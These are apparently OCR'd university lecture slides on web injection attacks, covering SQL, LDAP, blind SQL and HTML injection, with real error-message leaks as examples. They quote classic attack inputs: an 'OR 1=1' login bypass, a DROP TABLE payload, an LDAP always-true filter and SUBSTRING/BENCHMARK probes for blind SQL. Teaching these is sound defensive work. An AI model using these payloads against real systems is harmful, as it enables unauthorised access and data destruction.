Web Security

Server & client side security risks

(esp. injection attacks)


Overview

- Recap server-side injection attacks
  incl blind injection attacks
- Client-side injection attacks,
  esp. HTML injection & XSS

- XSS in-depth
  - The power of JavaScript via the DOM
  - Same Origin Policy (SOP) to control JavaScript and why it SOP fails in the case of XSS

- More server-side problems
- More client-side problems

Server-side injection attacks



Injection attacks

- OS command injection
- Path traversal aka directory traversal
- SQL injection (SQLi)
- LDAP injection
- XML injection
- ....

Recurring theme:


Special characters or keywords that have a special meaning in a certain context

The context determines a language, eg OS commands, file names, SQL, HTML, URL, ...

Recurring anti-pattern:

Concatenating strings and processing the result

SQL injection



Username erik

Password ******

SQL injection

Typical PHP code to see if a combination of username/password exists in a database table `Accounts`


```
$result = mysql_query(
    “SELECT * FROM Accounts”.
    “WHERE Username = ’$username’”.
    “AND Password = ’$password’;”);
if (mysql_num_rows($result)>0)
        $login = true;
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = ’erik’
AND Password = ’secret’;
```

SQL injection



Username ’OR 1=1;/*’

Password ******

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = ’’ OR 1=1;/*’
AND Password = ’secret’;
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = ’’ OR 1=1;
/*’AND Password = ’secret’;
```


Oops!

Two types of SQL injection

Attacker can try to

1. manipulate a SQL query with `
   eg using `OR`, `AND` or `UNION`

1. or inject a database command with ;
   eg using `DROP`


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Esp. latter depends highly on infrastructure: every database system has its own commands

- eg. Microsoft SQL Server has `exec master.dbo.xp_cmdshell`

and may/may not allow use of ;

- eg. Oracle database accessed via Java or PL/SQL does not

LDAP injection

LDAP is a protocol for accessing so-called service directories, esp. Microsoft's Active Directory for user authentication & authorisation.

A username-password input by client may be translated to LDAP query

```
(&(USER=name)(PASSWD=pwd))
```

An attacker entering as `name`

```
admin)(&)
```

– here `(&)` is LDAP notation for `TRUE` – will create LDAP query

```
(&(USER=admin)(&))(PASSWD=pwd)
```

where only first part is used.

Blind injection attacks

Blind SQL injection

Suppose `http://newspaper.com/items.php?id=2`
results in SQL injection-prone query

```
      SELECT title, body FROM items WHERE id=2
```

Will we see difference response to URLs below?

```
1. http://newspaper.com/items.php?id=2 AND 1=1
2. http://newspaper.com/items.php?id=2 AND 1=2
```

What will be the result of

```
   ../items.php?id=2 AND SUBSTRING(user,1,1) = ′a′
```
?

The same as 1 iff `user` starts with a; otherwise the same as 2!

So we can find out things about database structure & content!

Blind SQL injection

Blind SQL injection: a SQL injection where the response itself is not interesting, but where (lack of) response leaks information to an attacker

- Errors can also leak interesting information: eg for

  ```
  IF <some condition> SELECT 1 ELSE 1/0
  ```

  error message may reveal if `<some condition>` is true

- More subtle than this, response time may still leak information

  ```
  .. IF(SUBSTRING(user,1,1) =‘a’,
          BENCHMARK(50000, … ), null)..
  ```


time-consuming `BENCHMARK` statement only executed if `user` starts with ‘a’

Other forms of information leakage: error messages

Example: error generated by our old institute’s online diary

```
Database error: Invalid SQL: (SELECT egw_cal_repeats.*,egw_cal.*,cal_start,cal_end,cal_recur_date FROM
        egw_cal JOIN egw_cal_dates ON egw_cal.cal_id=egw_cal_dates.cal_id  JOIN egw_cal_user ON
        egw_cal.cal_id=egw_cal_user.cal_id LEFT JOIN  egw_cal_repeats ON
        egw_cal.cal_id=egw_cal_repeats.cal_id WHERE (cal_user_type='u' AND cal_user_id IN (56,-135,-2,-
        40,-160)) AND cal_status != 'R' AND 1225062000 < cal_end AND cal_start < 1228082400 AND
        recur_type IS NULL AND cal_recur_date=0) UNION (SELECT
        egw_cal_repeats.*,egw_cal.*,cal_start,cal_end,cal_recur_date FROM egw_cal JOIN egw_cal_dates ON
        egw_cal.cal_id=egw_cal_dates.cal_id JOIN egw_cal_user ON egw_cal.cal_id=egw_cal_user.cal_id
        LEFT JOIN egw_cal_repeats ON egw_cal.cal_id=egw_cal_repeats.cal_id WHERE (cal_user_type='u'
        AND cal_user_id IN (56,-135,-2,-40,-160)) AND cal_status != 'R' AND 1225062000 < cal_end AND
        cal_start < 1228082400 AND cal_recur_date=cal_start) ORDER BY cal_start mysql
Error: 1 (Can't create/write to file '/var/tmp/#sql_322_0.MYI'  ....
File: /vol/www/egw/web-docs/egroupware/calendar/inc/class.socal.inc.php
...
Session halted.
```

Example:
error message
of old course
schedule website


Error Occurred While Processing Request - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://plopske
Go
Search
RU
local
agenda
iChallenge:Redactie...
Jive
»
Done

Error Occurred While Processing Request

A License Exception has been thrown.

You tried to access the developer edition from a disallowed IP (131.174.[redacted]). The developer edition can only be accessed from 127.0.0.1 and one additional IP address. The additional IP address is: 131.174.[redacted]


Please try the following:

- Enable Robust Exception Information to provide greater detail about the source of errors. In the Administrator, click Debugging & Logging > Debugging Settings, and select the Robust Exception Information option.
- Check the ColdFusion documentation to verify that you are using the correct syntax.
- Search the Knowledge Base to find a solution to your problem.

Browser	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.12) Gecko/20071126 Fedora/1.5.0.12-7.fc6 Firefox/1.5.0.12
Remote Address	131.174.[redacted]
Referrer	
Date/Time	28-Jan-09 03:23 PM

Client-side injection problems

Search engine example




sos

No matches found for sos

Try this yourself at https://xss-doc.appspot.com/demo/2

Search engine example




<h1>sos</h1>

No matches found for

sos

HTML injection: attacker input is treated as HTML in the browser


What proper input encoding should produce



<h1>sos</h1>

No matches found for sos

or




<h1>sos</h1>

No matches found for <h1>sos</h1>

Here < and > written as `&lt;` and `&gt;` in the HTML source. So these special characters have been HTML-encoded aka escaped to make them harmless

More complicated HTML code as search term ?

```
<img source="http://www.spam.org/advert.jpg">
```

